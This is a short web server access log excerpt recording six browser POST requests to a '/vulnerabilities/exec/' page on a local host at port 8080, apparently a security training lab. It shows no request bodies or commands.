172.17.0.1 - - [27/Oct/2025:09:48:40 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1897 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:09:55:19 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1722 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:10:08:20 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1909 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:10:23:30 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1898 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:10:24:04 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1897 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
172.17.0.1 - - [27/Oct/2025:11:15:06 +0000] "POST /vulnerabilities/exec/ HTTP/1.1" 200 1914 "http://127.0.0.1:8080/vulnerabilities/exec/" "Mozilla/5.0 (X11;
Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0"
```